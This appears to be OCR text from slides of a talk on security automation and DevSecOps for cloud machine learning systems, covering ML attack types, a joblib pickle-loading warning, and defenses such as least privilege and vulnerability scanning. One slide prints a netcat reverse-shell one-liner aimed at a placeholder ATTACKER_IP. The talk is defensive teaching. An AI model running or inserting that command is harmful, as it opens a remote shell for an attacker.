
Pragmatic Security Automation and DevSecOps in the Cloud



JOSHUA ARVIN LAT



Chief Technology Officer of **NuWorks Interactive Labs**




AWS Machine Learning Hero



Author of Machine Learning with Amazon SageMaker Cookbook



Author of Machine Learning Engineering on AWS



(packt)



1ST EDITION

Machine Learning Engineering on AWS

Building, Scaling, and Securing Machine Learning Systems and MLOps Pipelines in Production



JOSHUA ARVIN LAT

Pragmatic Security Automation and DevSecOps in the Cloud

→ INTRODUCTION

→ UNDERSTANDING WHAT ATTACKS ARE POSSIBLE

→ SECURITY AUTOMATION STRATEGIES

INTRODUCTION

SHORT-TERM FINANCIAL OBJECTIVES	VERY HIGH
LONG-TERM FINANCIAL OBJECTIVES	HIGH
CLIENT AND CUSTOMER HAPPINESS	HIGH
COMPLIANCE	LOW



Navigation

Why joblib: project goals
Installing joblib
On demand recomputing:
the *Memory* class
Embarrassingly parallel
for loops
Persistence

- Use case
- · A simple example
- · Persistence in file objects
- Compressed joblib pickles

Examples Development

joblib.Memory joblib.Parallel joblib.dump joblib.load

Persistence

Use case

joblib.dump() and joblib.load() provide a replacement for pickle to work efficiently on arbitrary Python objects containing large data, in particular large numpy arrays.

Warning:

joblib.dump() and joblib.load() are based on the Python pickle serialization model, which means that arbitrary Python code can be executed when loading a serialized object with joblib.load().

joblib.load() should therefore never be used to load objects from an untrusted source or otherwise you will introduce a security vulnerability in your program.

Note:

As of Python 3.8 and numpy 1.16, pickle protocol 5 introduced in PEP 574 supports efficient serialization and de-serialization for large data buffers natively using the standard library:


pickle.dump(large_object, fileobj, protocol=5)

joblib.Memor joblib.Paralle joblib.dump joblib.load

pickle.dump(large_object, fileobj, protocol=5

using the standard library:

ports efficient serialization and de-serialization for large data buffers native



```
mkfifo /tmp/ABC;
cat /tmp/ABC | /bin/sh -i 2>&1 | nc ATTACKER_IP 14344 > /tmp/ABC
```


CYBERSECURITY ATTACK CHAIN







AUTOMATED PIPELINES!

UNDERSTANDING WHAT ATTACKS ARE POSSIBLE










DENIAL OF WALLET

SENSITIVE DATA EXPOSURE



MODEL ARTIFACTS

CUSTOM CODE

Model inversion attack

Membership inference attack

DOCKER

CONFIGURATION

ATTACKS ON DATA PRIVACY & MODEL PRIVACY

Attribute inference attack

Model extraction attack

ML INFERENCE FNDPOINT


De-anonynimization

SECURITY AUTOMATION STRATEGIES

AUTOMATE EVERYTHING?




AUTOMATED PIPELINES!



POISONED PIPELINE EXECUTION


PRINCIPLE OF LEAST PRIVILEGE





AUTOMATED DATA INTEGRITY LAYER

$$1 + 1 = 2$$









AUTOMATED VULNERABILITY MANAGEMENT

VULNERABILITY ASSESSMENT TOOL











(SECURE) INFRASTRUCTURE AS CODE







```
'key': 'value'
```





```
'key': 'value'
```





HOW ABOUT PRIVILEGE ESCALATION?




CONTINUOUS SECURITY MONITORING

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